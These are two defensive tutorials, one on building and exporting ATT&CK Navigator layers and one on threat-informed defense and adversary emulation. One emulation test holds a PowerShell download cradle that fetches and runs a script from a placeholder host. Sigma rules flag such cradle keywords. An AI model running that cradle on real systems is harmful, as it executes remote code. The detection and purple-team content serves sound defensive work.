Navigating ATT&CK Navigator: Building, Annotating, and Exporting Technique Layers
Objective: Understand how to use MITRE ATT&CK Navigator to build, annotate, combine, and export technique layers — the JSON layer format, per-technique annotation fields, gap analysis via score expressions, programmatic generation, and the operational security controls around layer files for threat-informed defense and adversary emulation.
1. What Is ATT&CK Navigator and Why It Matters
ATT&CK Navigator is a web-based tool for annotating and exploring ATT&CK matrices. It visualizes defensive coverage, supports red/blue team planning, and tracks the frequency of detected techniques. It is a meta-tool: it generates no host telemetry and maps to no single ATT&CK technique. Instead, it is the primary planning surface for structured adversary emulation and threat-informed defense.

The unit of work is the layer — a JSON file scoped to one ATT&CK domain and matrix version, listing techniques with whatever annotations have been applied. Layers can store a default view configuration (sorting, visible platforms) and can be authored interactively in the UI or generated programmatically.
The current release is v5.3.2 (April 21, 2026). The hosted instance lives at mitre-attack.github.io/attack-navigator/.
2. Tool Setup: Hosted Instance vs. Self-Hosted
The hosted instance is the fastest start. Layer files uploaded to it stay client-side — nothing is stored on MITRE’s servers. Despite that, MITRE recommends running your own instance if your layer files contain sensitive content.
Navigator is a dynamic web application that runs on Node.js and Angular CLI, and installs on Linux. A self-hosted instance can be air-gapped and fed local STIX bundles via the customDataURL field or customDataURL query parameter.
git clone https://github.com/mitre-attack/attack-navigator.git
cd attack-navigator/nav-app
npm install
ng serve   # serves the Navigator on localhost:4200
Self-hosted configuration lives in nav-app/src/assets/config.json. The banner setting (default empty string) displays HTML content at the top of the page. The features array lists togglable features; setting enabled: false on a feature hides all of its control elements.
3. Anatomy of a Layer: The JSON Schema
The current specification is Version 4.5 of the layer file format. Field names are case-sensitive — techniqueID, not techniqueId.
| Field | Description |
|---|---|
name | Human-readable layer name |
versions | Object with attack, navigator, layer sub-fields |
domain | "enterprise-attack" | "mobile-attack" | "ics-attack" |
description | Free-text description of the layer |
techniques | Array of technique annotation objects |
gradient | Scoring gradient object |
legendItems | Array of legend entries |
filters | Platform/stage filter settings |
sorting | Integer 0–3 controlling sort order within tactics |
layout | Controls matrix display layout |
hideDisabled | Boolean — omit or grey-out disabled techniques |
metadata | Layer-level key/value metadata |
links | Layer-level link objects |
customDataURL | URL of a custom STIX bundle or ATT&CK Collection |
A minimal valid layer:
{
  "name": "Detection Coverage Baseline",
  "versions": {
    "attack": "15",
    "navigator": "5.3.2",
    "layer": "4.5"
  },
  "domain": "enterprise-attack",
  "description": "Blue-team detection posture",
  "techniques": []
}
The sorting field controls ordering within each tactic: 0 ascending by name, 1 descending by name, 2 ascending by score, 3 descending by score.
4. Building a Layer from Scratch (UI Walkthrough)
Open Navigator and select Create New Layer. Choose a domain (Enterprise, Mobile, or ICS) and an ATT&CK version — these become the domain and versions.attack fields. The matrix renders with every tactic as a column and techniques stacked beneath.
Use search to query by keyword, and multiselect to bulk-select techniques by platform, data source, or tactic. Selecting a technique highlights it; the right-click context menu and the technique controls bar apply annotations to the current selection. Expand a parent technique to reveal and individually annotate its sub-techniques (showSubtechniques: true).
This is the core discipline: select the techniques relevant to your engagement or coverage assessment, then annotate the selection rather than each cell one at a time.
5. Annotating Techniques: Colors, Scores, Comments, Metadata, and Links
Each object in the techniques array supports these fields:
| Field | Description |
|---|---|
techniqueID | Technique ID, e.g. "T1059" or sub-technique "T1059.001" |
tactic | Tactic identifier, e.g. "execution"; if absent, annotation applies under every tactic the technique belongs to |
score | Numeric score; if omitted the technique is “unscored” and gets no gradient color |
color | Explicit hex color — overrides any color implied by the score |
comment | Analyst comment; rendered as a tooltip with an underline indicator |
enabled | Boolean; false disables/hides the technique |
metadata | Array of user-defined key/value objects |
links | Array of label + url objects |
showSubtechniques | Boolean; expands sub-techniques in the view |
"techniques": [
  {
    "techniqueID": "T1078",
    "color": "#fc3b3b"
  },
  {
    "techniqueID": "T1059.001",
    "tactic": "execution",
    "score": 75,
    "comment": "Script Block Logging on; no behavioral alert yet"
  },
  {
    "techniqueID": "T1055",
    "enabled": false,
    "metadata": [
      { "name": "owner", "value": "detection-eng" },
      { "name": "ticket", "value": "DET-4412" }
    ]
  }
]
Scored techniques draw their fill color from the gradient. Define a red→yellow→green scale to read low coverage at a glance:
"gradient": {
  "colors": ["#ff6666", "#ffe766", "#8ec843"],
  "minValue": 0,
  "maxValue": 100
}
Make the scale legible to stakeholders with legendItems:
"legendItems": [
  { "label": "No Coverage", "color": "#ff6666" },
  { "label": "Logged Only", "color": "#ffe766" },
  { "label": "Alerted",     "color": "#8ec843" }
]
Use an explicit color for binary states (in-scope vs. out-of-scope), and score + gradient for graded coverage. Set enabled: false to grey out techniques irrelevant to the assessment so the heat-map stays readable.
6. Working with Pre-Built Threat Group Layers
ATT&CK publishes pre-built Navigator layers for documented threat groups. From any group’s page on attack.mitre.org, use the option to view or export the group’s technique usage as a Navigator layer — stored as a JSON file.
Import these as the baseline for adversary emulation planning: the group layer becomes the what they do, and your detection-coverage layer becomes the what you can see. Loading the group’s JSON via Open Existing Layer instantly highlights every technique attributed to that adversary across the matrix.
7. Combining Layers: Gap Analysis via Score Expressions
Layers compose. Create New Layer → Create Layer from Other Layers lets Navigator produce a calculated layer from arithmetic over loaded layers, which is how you build gap analysis without spreadsheets.
Each open layer is assigned a variable (a, b, c). Entering a score expression of a+b+c combines scores across three threat-group layers, surfacing technique overlap among multiple adversaries.
The high-value workflow for detection engineering: load the adversary group layer (a) and your detection-coverage layer (b), then evaluate b - a. Techniques the adversary uses but you cannot detect render with negative scores — these are your prioritized work items. Set sorting: 3 to float the highest-scored (or, inverted, the worst-gap) techniques to the top of each tactic.
{
  "name": "Coverage Gap (b - a)",
  "domain": "enterprise-attack",
  "sorting": 3,
  "gradient": {
    "colors": ["#ff6666", "#ffffff", "#8ec843"],
    "minValue": -100,
    "maxValue": 100
  }
}
8. Programmatic Layer Generation with Python
Author layers at scale with mitreattack-python. Query the STIX data for a named intrusion-set, collect the techniques tied to it, and serialize a v4.5 layer dict.
import json
from mitreattack.stixdata import MitreAttackData

mad = MitreAttackData("enterprise-attack.json")

group = mad.get_groups_by_alias("APT29")[0]
techniques = mad.get_techniques_used_by_group(group["id"])

annotations = []
for t in techniques:
    attack_id = mad.get_attack_id(t["object"]["id"])
    annotations.append({
        "techniqueID": attack_id,
        "score": 1,
        "comment": "Attributed via STIX intrusion-set relationship"
    })

layer = {
    "name": f"{group['name']} TTPs",
    "versions": {"attack": "15", "navigator": "5.3.2", "layer": "4.5"},
    "domain": "enterprise-attack",
    "description": "Auto-generated group layer",
    "techniques": annotations,
    "gradient": {"colors": ["#ffffff", "#fc3b3b"], "minValue": 0, "maxValue": 1}
}

with open("apt_layer.json", "w") as f:
    json.dump(layer, f, indent=2)
Generated JSON round-trips straight back into the UI via Open Existing Layer. Consuming a finished layer is equally simple — ingest it into reporting tooling and emit a Markdown gap table:
import json

with open("coverage_gap.json") as f:
    layer = json.load(f)

print("| Technique | Score | Comment |")
print("|---|---|---|")
for t in layer["techniques"]:
    print(f"| {t['techniqueID']} | {t.get('score','-')} | {t.get('comment','')} |")
9. Exporting Layers: JSON, SVG, Excel, and Multi-Layer Bundles
Search and filter the matrix to the exact view you want, then export it.
| Export | Control | Use |
|---|---|---|
| JSON | “Code Blocks” download | Version control, pipeline ingestion |
| Excel | “Table View” export | Stakeholder spreadsheets |
| SVG | Camera icon | Report and CISO-deck renders |
| Multi-layer bundle | Download all open layers | Share a layer set as one file |
Embed a hosted layer directly in a report or internal portal with the layerURL query parameter:
<iframe
  src="https://mitre-attack.github.io/attack-navigator/#layerURL=https://intranet.local/layers/coverage_gap.json"
  width="100%" height="900" frameborder="0">
</iframe>
10. Layer Versioning and Migration
The sub-techniques update replaced many techniques with sub-techniques carrying new IDs, so layers authored before that release may not render correctly in newer matrices. The official update-layers.py script both upgrades a layer to the latest format and remaps technique IDs to their replacers where possible.
python3 update-layers.py --input old_layer.json --output migrated_layer.jsonThe in-app layer upgrade wizard (added in v5.x alongside STIX 2.1 Collection Index and TAXII 2.1 support) walks changed techniques interactively: it lists each technique’s previous and current state with links to both versions. Enable show annotated techniques only to focus on your annotations, then copy them from the previous version to the current one.
11. Common Attacker Techniques
Navigator is a planning tool — the “techniques” it manipulates are ATT&CK TTPs encoded as techniqueID values. The table below shows representative primitives a red team maps post-engagement and a blue team scores for coverage.
| Technique | Description |
|---|---|
| Valid Accounts | Reuse of legitimate credentials; mapped as T1078 |
| PowerShell Execution | Script-based execution; mapped as T1059.001 |
| Process Injection | Code execution in another process; mapped as T1055 |
| OS Credential Dumping | LSASS access for credential theft; mapped as T1003.001 |
Each cell in Navigator links to the technique’s ATT&CK page, which exposes Data Sources, Detections, and Mitigations — use Navigator as the bridge into those fields, not the endpoint.
12. Defensive Strategies & Detection
The Navigator generates no telemetry; the defensive concern is twofold — layer-file OPSEC and translating scores into real detection.
Layer-file operational security:
– Layer JSON may contain red-team TTPs, engagement timelines, and detection-gap scoring. Do not upload sensitive layers to the public hosted instance.
– Hosted-instance uploads stay client-side, but run a self-hosted, access-controlled instance (auth proxy or VPN-only) for operational data.
– Version-control layers in Git with access controls equal to other sensitive operational documentation.
Translating scores to detection: a technique scored 0 in your coverage layer should map to a missing Sysmon rule, ETW subscription, or audit policy. Cross-reference each low-scored techniqueID against the ATT&CK page’s data sources. For T1059.001 (PowerShell): Sysmon Event ID 1 (Process Create), Event ID 4104 (Script Block Logging via the Microsoft-Windows-PowerShell ETW provider), and audit policy Audit Process Creation.
A Sigma rule sketch for the missing detection identified by a gap layer:
title: Suspicious PowerShell Script Block Execution
logsource:
  product: windows
  service: powershell
detection:
  selection:
    EventID: 4104
    ScriptBlockText|contains:
      - 'IEX'
      - 'DownloadString'
      - 'FromBase64String'
  condition: selection
level: high
Overlaying an adversary layer (a) against a coverage layer (b) with the score expression b - a surfaces negative-score techniques — adversary TTPs you cannot detect — as the highest-priority detection-engineering backlog.

13. Tools for Layer Analysis
| Tool | Description | Link |
|---|---|---|
| ATT&CK Navigator | Build/annotate/export technique layers | mitre-attack.github.io |
mitreattack-python | Query STIX data, generate layers programmatically | github.com |
update-layers.py | Migrate layers across ATT&CK versions | github.com |
| attack.mitre.org | Source of pre-built group layers + detection data | attack.mitre.org |
| Sysmon | Host telemetry to back coverage scores | learn.microsoft.com |
| Sigma | Portable detection rules for scored gaps | sigmahq.io |
14. MITRE ATT&CK Mapping
Navigator has no technique ID of its own — it is a blue/purple-team planning tool. Its ATT&CK relevance is the technique IDs you place inside layers and the detection guidance each one links to.
| Technique | MITRE ID | Detection |
|---|---|---|
| Valid Accounts | T1078 | Auth logs, anomalous logon (Event ID 4624) |
| PowerShell | T1059.001 | Sysmon Event ID 1, Event ID 4104 |
| Process Injection | T1055 | Sysmon Event ID 8, Event ID 10 |
| OS Credential Dumping: LSASS | T1003.001 | Sysmon Event ID 10 (lsass.exe access) |
Summary
- ATT&CK Navigator is the standard planning surface for threat-informed defense and adversary emulation — it visualizes coverage, it does not attack.
- Layers are v4.5-format JSON files scoped to one domain; per-technique fields (
techniqueID,score,color,comment,metadata,enabled) drive the heat-map. - Score expressions like
b - aturn adversary and coverage layers into automatic gap analysis, surfacing undetectable TTPs as detection-engineering work. - Generate layers programmatically with
mitreattack-python, migrate them withupdate-layers.py, and export to JSON, SVG, or Excel. - Treat layer files as sensitive: self-host with access control, version them in Git, and cross-reference every low score against real Sysmon/ETW/audit-policy detections.
Related Tutorials
- Mapping CTI Reports to ATT&CK TTPs: A Step-by-Step Methodology
- Introduction to MITRE ATT&CK: Structure, Tactics, Techniques, and Sub-Techniques
- APT Profiling: How to Build a Comprehensive Adversary Profile from Open-Source Intelligence
- Building a Red Team Lab: Infrastructure, VMs, and C2 Setup
- Cyber Threat Intelligence (CTI) Fundamentals: Sources, Types, and the Intelligence Lifecycle
References
- ATT&CK Navigator – Official GitHub Repository (mitre-attack/attack-navigator)
- ATT&CK Navigator USAGE.md – Building, Annotating & Exporting Layers
- ATT&CK Navigator Layer File Format Specification v4.5
- ATT&CK Navigator Layers README – Examples & Programmatic Generation
- MITRE ATT&CK – Adversary Emulation Plans (Official)
- MITRE ATT&CK – Getting Started: Adversary Emulation and Red Teaming
Threat-Informed Defense: Principles, Frameworks, and the Intelligence-Driven Security Cycle
Objective: Understand how defenders operationalize adversary knowledge — the Pyramid of Pain, MITRE ATT&CK, the CTI lifecycle, STIX/TAXII, M3TID/INFORM, and adversary emulation — into a continuous, measurable intelligence-driven security cycle rather than reacting to brittle indicators.
1. The Problem With Reactive Defense

Indicator-centric programs fail because indicators are cheap for the adversary to change. Hashes, IP addresses, and domains rotate trivially — a recompile changes a hash; a new VPS changes an IP. As popularized by David Bianco’s Pyramid of Pain (2013), these atomic indicators detect an adversary only for a fleeting window.
The Pyramid ranks indicator types by how much pain it causes an adversary to change them:
| Indicator Type | Cost to Adversary |
|---|---|
| Hash values | Trivial |
| IP addresses | Easy |
| Domain names | Simple |
| Network/host artifacts | Annoying |
| Tools | Challenging |
| TTPs (Tactics, Techniques, Procedures) | Tough |
Documenting activity at the TTP level lets defenders think at an abstraction that is concrete enough to be actionable, yet stable enough to remain valid across adversaries and over time. Unlike traditional models that focus on indicators of compromise (IOCs), behavioral defense maps how adversaries operate once inside the environment. That is the foundation of Threat-Informed Defense.
2. What Is Threat-Informed Defense?
Threat-Informed Defense (TID) is the systematic application of a deep understanding of adversary tradecraft and technology to improve defenses. The MITRE Center for Threat-Informed Defense (CTID) defines it across three operationalized dimensions:
| Dimension | Question It Answers |
|---|---|
| Cyber Threat Intelligence (CTI) | Who are our adversaries and which TTPs do they use? |
| Defensive Measures (DM) | Do we prevent, detect, and mitigate those specific TTPs? |
| Testing & Evaluation (T&E) | Can we prove it by emulating realistic adversary behavior? |
The shift is from “Are we patched?” to “Are we defended against these adversaries?” TID is a mindset that prioritizes finite defensive budget against the behaviors that actually threaten your sector.
3. MITRE ATT&CK: Architecture and Anatomy
The MITRE ATT&CK® Framework is a globally accessible knowledge base of adversary TTPs based on real-world observations. Its core objects:
| Component | Details |
|---|---|
| Tactics | Adversary goals (the why); 14 Enterprise columns. |
| Techniques / Sub-techniques | How a goal is achieved; ID format TNNNN / TNNNN.NNN. |
| Groups | Named threat-actor profiles (e.g., APT29, FIN7) with mapped techniques. |
| Software | Malware and tools observed in intrusions. |
| Mitigations & Data Sources | Controls that counter a technique; telemetry that observes it. |
| Matrices | Enterprise plus ICS, Mobile, and Cloud variants. |
The 14 Enterprise tactics, in order: Reconnaissance (TA0043), Resource Development (TA0042), Initial Access (TA0001), Execution (TA0002), Persistence (TA0003), Privilege Escalation (TA0004), Defense Evasion (TA0005), Credential Access (TA0006), Discovery (TA0007), Lateral Movement (TA0008), Collection (TA0009), Command and Control (TA0011), Exfiltration (TA0010), Impact (TA0040). ATT&CK is versioned — always confirm IDs against attack.mitre.org.
ATT&CK is distributed as STIX 2.1. You can parse the public bundle directly to enumerate every technique:
from stix2 import MemoryStore, Filter

store = MemoryStore()
store.load_from_file("enterprise-attack.json")  # mitre/cti repo

for t in store.query([Filter("type", "=", "attack-pattern")]):
    for ref in t.get("external_references", []):
        if ref.get("source_name") == "mitre-attack":
            print(ref["external_id"], "-", t["name"])
ATT&CK Navigator visualizes and compares coverage layers (JSON format), while ATT&CK Workbench lets organizations manage and extend a local copy of the knowledge base in sync with the public one.
4. The CTI Lifecycle: From Raw Data to Prioritized TTPs
Intelligence is produced, not collected ad hoc. The six-phase CTI lifecycle maps cleanly onto the TID dimensions:
| Phase | Purpose |
|---|---|
| Direction | Define intelligence requirements (which sector adversaries matter). |
| Collection | Pull from feeds, ISACs, internal incidents. |
| Processing | Normalize and structure raw data. |
| Analysis | Extract TTPs, attribute, and prioritize. |
| Dissemination | Deliver to detection engineering / leadership. |
| Feedback | Refine requirements from what the consumers needed. |
Structured intelligence is exchanged with STIX 2.1 (the data model) over TAXII 2.1 (the transport, supporting Collections and Channels). Open platforms — MISP and OpenCTI — ingest STIX bundles manually, via connectors, or by subscribing to a TAXII feed.
A minimal shareable STIX bundle links a threat actor to a technique through a relationship:
from stix2 import ThreatActor, AttackPattern, Relationship, Bundle, ExternalReference

actor = ThreatActor(name="APT29", labels=["nation-state"])

technique = AttackPattern(
    name="Spearphishing Attachment",
    external_references=[ExternalReference(
        source_name="mitre-attack",
        external_id="T1566.001",
        url="https://attack.mitre.org/techniques/T1566/001")])

rel = Relationship(actor, "uses", technique)
print(Bundle(actor, technique, rel).serialize(pretty=True))
Automating the loop turns a TAXII feed into a prioritized TTP list for the detection team:
from taxii2client.v21 import Server
from stix2 import parse
import csv

server = Server("https://taxii.example-isac.org/taxii2/",
                user="analyst", password="<token>")
collection = server.api_roots[0].collections[0]

ttps = []
for obj in collection.get_objects().get("objects", []):
    so = parse(obj, allow_custom=True)
    if so.get("type") == "attack-pattern":
        for ref in so.get("external_references", []):
            if ref.get("source_name") == "mitre-attack":
                ttps.append((ref["external_id"], so["name"]))

with open("prioritized_ttps.csv", "w", newline="") as f:
    csv.writer(f).writerows([("technique_id", "name"), *sorted(set(ttps))])
5. Building a Sector-Specific Threat Model
You cannot defend against everything, so prioritize. Select the ATT&CK Groups relevant to your sector, extract their techniques, and weight by frequency using CTID’s Sightings Ecosystem data and the Top ATT&CK Techniques Calculator.
The mitreattack-python library pulls a group’s full technique set:
from mitreattack.stix20 import MitreAttackData

data = MitreAttackData("enterprise-attack.json")
apt29 = data.get_groups_by_alias("APT29")[0]

for entry in data.get_techniques_used_by_group(apt29.id):
    tech = entry["object"]
    print(data.get_attack_id(tech.id), tech["name"])
Layer the result in the Navigator and colour cells by your current detection status. A layer file encodes that scoring directly:
{
  "name": "Detection Coverage - APT29",
  "versions": { "attack": "16", "navigator": "5.1.0", "layer": "4.5" },
  "domain": "enterprise-attack",
  "techniques": [
    { "techniqueID": "T1566.001", "color": "#fc3b3b", "comment": "None - no email detonation telemetry" },
    { "techniqueID": "T1059.001", "color": "#33cc33", "comment": "Detected - Script Block Logging" },
    { "techniqueID": "T1055",     "color": "#ffe766", "comment": "Partial - EDR on workstations only" }
  ]
}
6. Mapping Controls to ATT&CK: The Defensive Measures Dimension
Knowing the adversary is useless without knowing your own coverage. CTID’s Mappings Explorer lets defenders see how security capabilities map to ATT&CK, and the NIST SP 800-53 ↔ ATT&CK mappings let you assess control coverage against real-world techniques.
The critical pitfall: ATT&CK coverage ≠ detection coverage. A control that can mitigate a technique is not the same as telemetry that proves you detect it. Distinguish two gap types:
| Gap Type | Meaning |
|---|---|
| Coverage gap | No control or telemetry exists for the technique. |
| Detection gap | Telemetry exists, but no analytic fires on it. |
Re-run the Mappings Explorer comparison before and after each emulation cycle to quantify the coverage delta — that delta is your measurable program improvement.
7. Testing & Evaluation: Closing the Loop
T&E proves defenses work by emulating real adversary behavior. Distinguish the disciplines:
| Approach | Focus |
|---|---|
| Penetration testing | Find exploitable vulnerabilities. |
| Adversary emulation | Reproduce a specific actor’s TTP chain. |
| Breach & Attack Simulation (BAS) | Continuous, automated technique validation. |
MITRE CALDERA is a scalable, automated adversary-emulation platform; Atomic Red Team (Red Canary) is a library of small, ATT&CK-mapped tests for fast technique validation; and the CTID Adversary Emulation Library provides full emulation plans modeled on real threats. Run them as purple-team exercises — red executes, blue observes, both tune in real time.
# T1059.001 - atomic test metadata (excerpt)
attack_technique: T1059.001
display_name: PowerShell
atomic_tests:
  - name: Download cradle execution
    executor:
      name: powershell
      command: |
        IEX (New-Object Net.WebClient).DownloadString('#{cradle_url}')
    input_arguments:
      cradle_url:
        type: url
        default: https://example.test/benign.ps1
# Execute one atomic test, then confirm the telemetry fired
Invoke-AtomicTest T1059.001 -TestNumbers 1
# Map result -> Navigator: green only if Sysmon EID 1 + Script Block Log observedIf the test fires but no analytic alerts, you have found a detection gap — feed it straight back into the cycle.
8. M3TID and INFORM: Measuring Program Maturity
CTID’s M3TID (Measure, Maximize, Mature Threat-Informed Defense) operationalizes the three dimensions and assigns relative weighting:
| Dimension | Weight |
|---|---|
| Cyber Threat Intelligence | 30% |
| Defensive Measures | 50% |
| Testing & Evaluation | 20% |
The weighting reflects that defensive measures are where threat knowledge becomes protection. INFORM (Jan 2026) builds on M3TID, translating CTI, defensive measures, and T&E into a measurable, repeatable strategic maturity practice. Treat M3TID as the foundational reference and INFORM as its strategic-maturity successor — they are distinct publications, not synonyms. Self-assess each dimension, then invest where the lowest-weighted-adjusted score sits.
9. The Intelligence-Driven Security Cycle: Putting It All Together

The dimensions form a continuous loop, not a one-time audit:
- Direction/CTI: Ingest sector intelligence via TAXII; extract prioritized TTPs.
- Threat model: Layer relevant ATT&CK Groups in Navigator.
- Defensive measures: Map controls via Mappings Explorer; identify gaps.
- T&E: Emulate the TTP chain with CALDERA / Atomic Red Team.
- Measure: Score coverage delta and M3TID maturity.
- Feedback: Failed detections become new CTI collection requirements.
Each rotation tightens coverage against the adversaries you actually face. The loop never closes — new sightings continuously reshape the threat model.
10. Common Pitfalls and Maturity Anti-Patterns
- The “ATT&CK checkbox” fallacy — colouring a cell green for a control that is mapped but never validated.
- Retroactive labeling — tagging alerts with technique IDs after the fact instead of engineering proactive detections.
- IOC over-reliance — building the program on indicators near the bottom of the Pyramid of Pain.
- Treating the matrix as static — ATT&CK is versioned; threat models decay if not refreshed.
- Stale TTPs — driving investment from sightings years old without re-validation.
11. Common Attacker Techniques
These are the behaviors a TID program is built to detect — the worked examples throughout the cycle:
| Technique | Description |
|---|---|
T1566 Phishing / T1566.001 Spearphishing Attachment | Initial Access; canonical threat-modeling example (used by APT29). |
T1059.001 PowerShell | Execution; most common sub-technique in emulation runs. |
T1053 Scheduled Task/Job | Persistence; linked to FIN7 in ATT&CK. |
T1055 Process Injection | Defense Evasion; illustrates a deep sub-technique hierarchy. |
T1078 Valid Accounts | Credential Access/Persistence; shows why behavior beats IOCs. |
T1021 Remote Services | Lateral Movement; common in sector threat models. |
T1486 Data Encrypted for Impact | Impact; ransomware-focused modeling. |
12. Defensive Strategies & Detection
TID succeeds only if emulation is observable. Validate that the following telemetry fires during every T&E run:
| Source | Detail |
|---|---|
| Sysmon Event ID 1 | Process Create — baseline for technique execution (Image, CommandLine, ParentImage, Hashes). |
| Sysmon Event ID 3 | Network Connect — C2 simulation (DestinationIp, DestinationPort, Image). |
| Sysmon Event ID 11 | File Create — emulation artifact drops (TargetFilename). |
| Security Event 4688 | Native process creation; requires Audit Process Creation + command-line logging GPO. |
| Security Event 4624 / 4625 | Logon success/failure — credential-access techniques. |
| PowerShell Script Block Logging | ETW Microsoft-Windows-PowerShell ({A0C1853B-5C40-4B15-8766-3CF1C58F985A}) — captures T1059.001. |
ETW Microsoft-Windows-Threat-Intelligence | Kernel provider consumed by EDR for T1055.* injection patterns. |
Anchor every detection to an ATT&CK ID so coverage is measurable. A skeleton Sigma rule for encoded PowerShell:
title: Suspicious PowerShell Encoded Command Execution
status: experimental
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Image|endswith: '\powershell.exe'
    CommandLine|contains:
      - '-enc'
      - '-EncodedCommand'
  condition: selection
tags:
  - attack.execution
  - attack.t1059.001
  - attack.ta0002
level: medium
